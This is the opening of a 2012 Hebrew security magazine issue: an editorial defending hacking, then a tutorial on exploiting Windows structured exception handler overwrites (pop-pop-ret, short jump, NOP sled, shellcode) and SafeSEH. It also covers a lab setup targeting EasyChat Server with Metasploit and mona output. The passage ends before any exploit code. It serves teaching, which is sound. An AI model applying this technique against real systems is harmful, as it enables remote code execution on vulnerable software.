


Digital Whisper

גליון 30, אפריל 2012

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל, שילה ספרה מלר
כתבים:	אפיק קסטיאל (cp77fk4r), איל בנישתי, עידן פסט, עדן משה (Devil Kide), יניב מרקס, רו"ח גיא מונרוב ואמיתי דן.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

אחרי הרבה עבודה, ואחרי מאמצים לא פשוטים, סוף סוף זה קורה, הגליון ה-30 של Digital Whisper רואה אור!

כמו שהרבה מכם בטח שמו לב, רצינו שהגיליון ה-30 יהיה מיוחד, הן מבחינת התוכן והן מבחינת הכמות ומגוון הנושאים. אבל כמו תמיד, למציאות יש תוכניות משל עצמה, וחצי מכלל העורכים במערכת המגזין יצאו למילואים... לרגע עברה בי המחשבה שאולי, מפאת כמות הזמן שהצלחנו לפנות ומפאת התנאים (אוהל 12, גבול מצריים והרבה הרבה חול) גם החודש לא נפרסם את הגליון, אבל כמו שאתם רואים, אנחנו פה. ☺

במידה ו-Anonymous לא יצליחו לנתק את כלל האינטרנט (או מה שהם לא מתכננים לעשות במסגרת המבצע "Global Blackout") הגליון יפורסם כמובטח בסוף מרץ, שבוע לפני פסח (ושבוע לפני יום-ההולדת של אשתי - מזל טוב! ☺).

אז ברשותכם, כמה מילים אישיות:
אחד השמות של פסח הוא "חג החירות", אני אניח בצד את המשמעות הדתית או את מקור השם, מפני שזה לא המקום, ומה שחשוב הוא שיש לי הזדמנות לדבר על נושא חשוב כמו "חירות" ועל הקשר הבלתי נפרד שלו לעולם ההאקינג ☺

בימים כמו היום קצת קשה לראות איך האקינג קשור לחופש, או בכלל, למשהו חיובי. עם כל מה שאנחנו קוראים במדיה, הקונוטציות של האקינג הפכו רובן ככולן לשליליות. מבין כל הידיעות כי קבוצת האקרים ממדינה X פרצה והשחיתה אתרים של ממשלת מדינה Y, או שהאקר תורן עם מניעים פוליטים ממדינה כזאת פרסם מידע אישי על אזרחים ממדינה אחרת, קצת קשה להבין איך בכלל המקצוע/תחביב הזה התחיל או היה פעם משהו חיובי.

אם פעם האקינג עזר לשפר את הטכנולוגיה הקיימת, או התקיים על מנת להביע את היצירתיות הטכנולוגית שבאנשים, לשתף מידע, ללמד וללמוד אחד מהשני וליצור ביחד עולם טוב יותר, כיום נראה כי כל פעם שמישהו מדבר על האקינג, ישר עולים נושאים כגון גניבה, גרימת נזק לאחר או שאר פעולות עם גוון שלילי.

אז מה פספסנו? איפה בדרך איבדנו את השביל והכיוון שאליו צעדנו?

אם להודות על האמת, אני בכלל לא מחזיק בטענה שפספסנו כאן משהו. אני לא טוען שעולם ההאקינג לא מוצג היום באור שלילי, זאת עובדה, ואי-אפשר להתעלם ממנה, אבל אני טוען משהו אחר, מכיוון אחר לגמרי.

אני טוען שעולם ההאקינג נשאר בעינו, הוא התחיל חיובי, כיום הוא חיובי, וככל הנראה ישאר חיובי לעוד הרבה הרבה זמן. וכן, זה נכון, אין ספק שקיימות היום קבוצות של אנשים אשר מחזיקות בידע הזה ומנצלות אותו לרעה, משתמשות בו על מנת להרוס או לקדם אינטרסים פוליטיים מלוכלכים. אך חשוב לזכור, שלמרות הכל, השימוש השלילי בכלי מסויים שלא למטרתו אומנם מלכלך אותו, אך אינו הופך אותו לשלילי, והמטרה שלשמה הוא קיים תמשיך לעמוד.

עם הידיעה הזאת, ועם והכיוון הזה, אני יודע שלא משנה מה, אני בחיים לא אצטער או אתנצל כלפי מישהו על העשייה בנושא ועל ההליכה בשביל הזה. ובתקווה, שיום אחד, כשמישהו יעלה את המילה היפהפיה הזאת, "האקר", יעלו לאנשים רק קונוטציות חיוביות.

וזה, אם תשאלו אותי, חירות.

שיהיה לכולנו חג שמח!

אפיק קסטיאל וניר אדר.

תוכן עניינים

SEH (Structured Exception Handler) Exploitation

נכתב ע"י איל בנישתי

הקדמה

במאמר זה נדון בשיטה נפוצה לניצול חולשת אבטחה במנגנון ניהול חריגות עבור תוכנה שפגיעה לגלישת המחסנית. למי שלא בקי ברזי גלישת המחסנית מומלץ בחום להתחיל עם המאמר המצויין של שי רוד (NightRanger) - Buffer Overflow 101, שפורסם בגליון ה-11 של Digital Whisper, שכן הוא מכסה את הבסיס הנדרש להבנת החולשה הנוכחית.

על מנת להבין את החולשה והניצול חשוב להבין קודם את הבסיס התיאורטי, זה עלול להיות קצת ארוך וטכני אבל זה ישתלם אז הישארו איתי ☺. חלק מהמושגים נשמעים לפעמים קצת מוזר בשפתנו האהובה, אז אני אשתדל ללוות אותם בגירסה הלטינית שלהם. בואו נתחיל...

מהי חריגה (Exception)?

חריגה היא ארוע שקורה במהלך ריצה של תוכנית שגורר בעקבותיו הרצה של קוד שלא במסגרת הרצף הנורמלי של התוכנית, כאשר החריגה היא יזומה התכנית לרוב תנסה לטפל בשגיאה ו/או לתעד אותה לקובץ הלוג.

באופן כללי ישנם שני סוגים של חריגות:

- **חריגת חומרה** - למשל גישה לכתובת זיכרון לא קיימת או לא חוקית או חילוק באפס.
- **חריגת תוכנה** - חריגה יזומה ע"י התוכנה או מערכת ההפעלה, למשל גישה לקובץ או חיבור רשת סגור, במקרה זה התכנית (יותר נכון המפתח שכתב את התכנית) תנסה להכיל את השגיאה ותנתב את רצף התוכנית בהתאם לאופי החריגה.

טיפול מובנה בחריגות

הטיפול בחריגות הוא טיפול אפליקטיבי שנועד לאפשר לתוכנית ליזום ולתפוס חריגות. מנגנון הטיפול מסוגל לטפל בחריגות משני הסוגים - חומרה ותוכנה, והוא בעיקרון מנגנון כללי. המנגנון (SEH) אותו אני אתאר בהמשך מוגן בפטנט ע"י חברת בורלנד ואת הרשיון להשתמש בו מחזיקה חברת מיקרוסופט, לכן, לא נראה שימוש במנגנון זה במערכות הפעלה מסוג קוד פתוח כמו לינוקס.

דוגמה בסיסית

נתבונן בקטע הקוד הבא:


```
__try {
                        int* pointer = 0x00000000 // illegal address
           *pointer = 666;
} __expect (…) { // catching the exception
          printf("Oops..");
}
```

בדוגמה שלפנינו נסיון גישה בלתי חוקי לכתובת לא קיימת יגרור זריקת חריגה שתתפס על ידי מנגנון הטיפול בחריגה, במקרה המאוד ספציפי שלנו תודפס הודעת שגיאה.

בפועל מי שקיבל את הטיפול בחריגה שלנו היא מערכת ההפעלה שבתורה תבדוק האם הוגדר ע"י האפליקציה תהליך לטיפול בחריגה (הדפסת השגיאה במקרה שלנו) במידה ולא הוגדר תהליך טיפול (Handler) כזה, מערכת ההפעלה מצידה תפעיל את תהליך ברירת המחדל שמאותחל בתחילת כל תכנית.

אז איך מערכת ההפעלה יודעת אם הוגדר תהליך כזה ואיך היא מאתרת אותו?


על מנת להבין טוב יותר את התהליך נביט בתרשים הבא, המתאר את מבנה הנתונים בו משתמש מערכת ההפעלה על מנת לעקוב אחר התהליך האחראי לטיפול בחריגה:



כפי שוודאי שמתם לב עבור כל Process המערכת שומרת בלוק נתונים לכל תהליכון (Thread), בתוך בלוק הנתונים הזה קיים מצביע לרשומת ניהול חריגה (ERR, 8 בתים) שבתוכה מצביע לתהליך הבא ברשימה (רשימה מקושרת, LIFO) ומצביע לתהליך שאחראי לטיפול בחריגה עבור הרשומה הנוכחית.

כמו שציינתי לפני כן, עבור כל תהליך שנטען לזכרון על מנת לרוץ, מערכת ההפעלה מאתחלת תהליך ברירת מחדל לטיפול בחריגות,הרשומה שמכילה מצביע לתהליך זה מוצבעת בעצמה ע"י הכתובת FS:[0] שהוא המצביע לראש הרשימה.


המצביע האחרון ברשימה המקושרת מצביע לכתובת 0xFFFFFFFF ובכך בעצם סוגר את הרשימה המקושרת, אם כך התהליך בתחילת הריצה שלו יראה כך:



בואו נחזור לרגע לתוכנית המקורית שלנו עם שינוי קל על מנת לראות מה קורה בזמן ריצה כשמוגדר תהליך לטיפול בחריגה:

```
main()
{
          // push the new handler into the linked list (LIFO)
           someFunction();
    // remove the handler from the list.
}

function someFunction()
{
  __try {
          int *pointer = 0x00000000;
          *pointer = 99;
  } __excpet (….){
           printf (“Oops..”);
  }
}
```

כפי שאתם רואים בדוגמת הקוד למעלה, **בזמן ריצה**, לפני הכניסה לפונקציה נוצרת בעצם רשומה חדשה ברשימה המקושרת שלנו והיא מצביע לכתובת בזכרון שמכיל בעצם את הקוד לטיפול בחריגה שלנו, ז"א שממש לפני הכניסה לפונקציה הרשימה שלנו תראה כך:



ברגע שתסתיים ריצת הפונקציה, הרשומה תצא מהרשימה המקושרת לפי עקרון "נכנס ראשון יוצא ראשון", והרשימה תחזור לצורתה המקורית כמו בתרשים הקודם שראינו. קל מאוד לנחש שאם הפונקציה שלנו תקרא לפונקציות נוספות שמגדירות גם הן חריגות, רשומות חדשות יתווספו לרשימה המקושרת ויצאו לפי התור עד לסיום ריצת התוכנית.

אחרי שהבנו איך בדיוק נראית הרשימה הזו ואיך היא מנוהלת בואו נצלול טיפה למבנה של התהליך המטפל (Handler) ונראה מה מרכיב אותו.


נתבונן בקטע הקוד הבא:

```
EXECPTION_DISPOSITION __cdecl _excpt_handler (
         struct _EXCEPTION_RECORD *ExceptionRecord,
         void *EstablisherFrame,
         struct _CONTEXT *ContextRecord,
         void* DispatcherContext
);
```


אלו הם הארגומנטים אותם מקבל ה-Handler בזמן הקריאה, חשוב שתשימו לב במיוחד למצביע ל-EstablisherFrame, אנחנו נחזור אליו בהמשך.

נשאלת השאלה: אז איפה בעצם נשמרות כל הרשומות לניהול חריגות שדיברנו עליהן קודם? והתשובה לכך היא: **במחסנית**!

בואו נזכר בקצרה איך מנוהלת המחסנית ואיך מועברים פרמטרים מפונקציה אחת לשניה ללא ניהול חריגות (התרשימים נלקחו מהאתר: i-hacked.com):




שום דבר שלא ראינו כבר, מבנה סטנדרטי שבו כל פונקציה מעבירה ארגומנטים דרך המחסנית לפונקציה שהיא קוראת לה, הפונקציה הנקראת שומרת את כתובת החזרה ומצביע לבסיס המסגרת (EBP) של הפונקציה הקוראת ואז מקצה מקום למשתנים מקומיים, מי שלא ראה את זה מימיו ולא ממש מבין את אופי ההתנהלות עם המחסנית אני ממליץ לו בחום לרענן את הזכרון לפני שהוא ממשיך. לעומת זאת, בתכנית עם ניהול חריגות, המחסנית תראה כך:



כפי שניתן לראות מהתרשים, לפני הגדרת המשתנים המקומיים יש שני מצביעים, הראשון לרשומה הבאה בתור ברשימה המקושרת שלנו והשני ל-Handler וכן הלאה, כך שבעצם הרשומות שלנו נשמרות במחסנית... מעניין... אפשר כבר להתחיל לדמיין את מהות החולשה או לפחות היכן זה מתחיל.

בעיקרון המימוש של SEH משתנה ממהדר למהדר אבל זה מחוץ למסגרת המאמר הספציפי הזה, בכל מקרה השינויים הם לא מהותיים והחולשה במהותה נשארת אותה החולשה, על מנת להבין לעומק את החולשה הספציפית הזו אנו נדבוק לתצורה הבסיסית.

על מנת לסבר את העין אני מוסיף כאן תמונת מסך של מצב הרשימה של תוכנית מסויימת שדגמתי מוקדם יותר:




כפי שאתם יכולים לראות (מוארת בכחול) הכתובת של FS:[0] מצביעה לתחילת הרשימה שסופה בכתובת 0x0672FB54 שמצביעה ל-0xFFFFFFFF.

אז מי בעצם אחראי לסרוק את הרשימה שלנו ולהריץ את ה-Handler המתאים?

התשובה לשאלה זו היא: מערכת ההפעלה, ואם להיות יותר ספציפים (בלי לרדת לעומק המימוש), זהו ה-Exception Dispatcher, שבתורו בודק מי הוא הראשון ברשימה שמתאים לחריגה לפי הסוג שלה ומריץ אותו.

הנקודה שחשוב לזכור ולהבין בקטע זה, היא של-Exception Dispatcher יש מחסנית משלו, זוכרים את ה-Establisher Frame שהוזכר קודם? זו בעצם ההצבעה מהמחסנית של ה-Exception Dispatcher חזרה לרשומה הבאה ברשימת החריגות במחסנית המקורית של התהליך.

על מנת לעשות קצת יותר סדר, נראה תרשים של תמונת המחסניות ברגע שנקרא ה-Handler (היינו נתפסה חריגה):



כמו שרואים בתרשים, ה-EIP מצביע לשורה הראשונה של ה-ExceptionHandler ומוכן בעצם להריץ את הטיפול בחריגה, במחסנית של ה-Dipatcher במיקום ESP + 8 יש מצביע חזרה למחסנית המקורית של התוכנית לרשומה הבאה בתור ברשימה המקושרת שלנו.


אז מה חלש במנגנון הזה ואיך מנצלים את זה?

בהנחה שהמשתנה המקומי במחסנית שלנו פגיע אנחנו יכולים לדרוס בעצם את הכתובת לרשומה הבאה (Next ERR), את הכתובת ל-ExceptionHandler ואחריו להזריק איזשהו קוד (Shellcode) אותו אנו מעוניינים להריץ. כעת, כאנחנו מתחילים להבין שבעצם יש לנו שליטה על הערכים במחסנית שרלוונטים לכתובת ה-Handler ולכתובת של הרשומה הבאה לא נותר לנו אלא להבין כיצד לנצל זאת לטובתנו...

תארו לכם שהקוד של ה-ExceptionHanlder היה נראה כך:

```
pop {some register}
pop {some register}
retn
```

מה שהיה קורה בסוף הריצה הזו היא שה EIP שלנו היה מצביע חזרה למחסנית המקורית של התוכנית לכתובת של Next ERR, מכיוון שלנו יש שליטה על הערך הזה יכולנו למשל לבקש לקפוץ 6 בתים, למה 6 בתים? משום שפקודת הקפיצה היא 2 בתים ואת שני הבתים שאחרי נאכלס ב-NOOP, אחרי שני הבתים של ה-NOOP מופיע הכתובת של ה-Hanlder, ביחד 6 בתים, כפי שניתן לראות בדוגמה המסויימת הזו בחרתי לשים NOP-Sled לפני הקוד שאותו אני מתכוון להריץ, זוהי שיטה נפוצה במקרים בהם אנחנו לא יכולים לנחש בדיוק איפה הקוד שלנו יתחיל (הבדלים בין גרסאות של מערכת ההפעלה בעיקר) ובעצם מאפשר נחיתה רכה לפני תחילת הריצה:



אם כך מה שנשאר זה למצוא בקוד התוכנית או באחת הספריות שהוא טוען קטע קוד שנראה כמו הקוד שאנו רוצים שה Handler יריץ, לדרוס את כתובת ה Handler עם הכתובת הזו, להנדס את הקפיצה ואת ה Payload (הקוד המוזרק) וסיימנו.

בפועל, מה שמבדיל בצורה די פשוטה תוכנית שפגיעה לגלישת המחסנית לתוכנית שפגיעה ל-SEH הוא העובדה שבשניה מבניהן לא נצליח לדרוס את כתובת החזרה מהפונקציה משום שהתוכנית תוקפץ לטפל בחריגה, במקרה זה אחרי גלישה של משתנה מקומי, ה-EIP לא יכיל את הכתובת שננסה לשים בו (יותר נכון ב-RET Address).

צריך לזכור ולשים לב שמנגנונים כמו DEP, ASLR ו-SafeSEH עלולים לטרפד נסיונות כאלה, יש דרכים לעקוף גם אותם אבל זה מחוץ למסגרת המאמר הזה.

מה זה SafeSEH?

כמו שניכר מהשם זהו מנגנון שבא להגן על תוכניות מניצול החולשה, עבור תוכניות שמקומפלות עם הדגל המסויים הזה נוצרת טבלה נפרדת (בשלב הקישור) שמכילה בעצם את "הכתובות הבטוחות" לרשימות

הניהול, ברגע שמגיע שלב הטיפול בחריגה מערכת ההפעלה משווה את הכתובת במחסנית לכתובת אותה היא שמרה בטבלה הבטוחה ומריצה את ה-Handler רק אם הכתובות זהות.

במיקרה הכינותי מראש

אני מעוניין להראות בכמה צעדים כללים כיצד ניתן לנצל (מרחוק) את החולשה הזו. ובשביל זה נקים מעבדה קטנה, היא תראה כך כך:

- עבור הדוגמא אני אשתמש ב-EasyChat Server שהתקנתי אצלי במעבדה על צד הקורבן, השרת ירוץ על Windows XP SP2 (שרץ על VirtualBox).
- עבור הצד תוקף התקנתי Backtrack 5 (וגם היא תרוץ על VirtualBox).

הכלים שבהם נשתמש:

- Immunity Debugger.
- Metasploit.

בשלב הראשון אני מוודא ששרת הצ'ט לא הודר וקושר (Linked) עם SafeSEH, כדי לבצע זאת, אני אתחבר לשרת עם ה-Debugger ואריץ את הפלאגין שנקרא Mona של Corelan, אותו הורדתי והתקנתי מראש, בצורה הבאה: !mona /nosafeseh, התוצאה שקיבלתי היא:

```
Safeseh unprotected modules :
[+] Generating module info table, hang on...
   - Processing modules
   - Done. Let's rock 'n roll.
-----------------------------------------------------------------------------------------------------------------------
Module info :
-----------------------------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------------------
0x00400000 | 0x00499000 | 0x00099000 | False  | False   | False |  False   | False  | 1.00 [EasyChat.exe] (C:\Program Files\EasyChat\EasyChat.exe)
0x22170000 | 0x2218c000 | 0x0001c000 | False  | False   | False |  False   | True   | 6.00.8169 [MSWINSCK.OCX] (C:\WINDOWS\system32\MSWINSCK.OCX)
0x73380000 | 0x734d4000 | 0x00154000 | False  | False   | False |  False   | True   | 6.00.9690 [MSVBVM60.DLL] (C:\WINDOWS\system32\MSVBVM60.DLL)
-----------------------------------------------------------------------------------------------------------------------
[+] This mona.py action took 0:00:01.432000
```

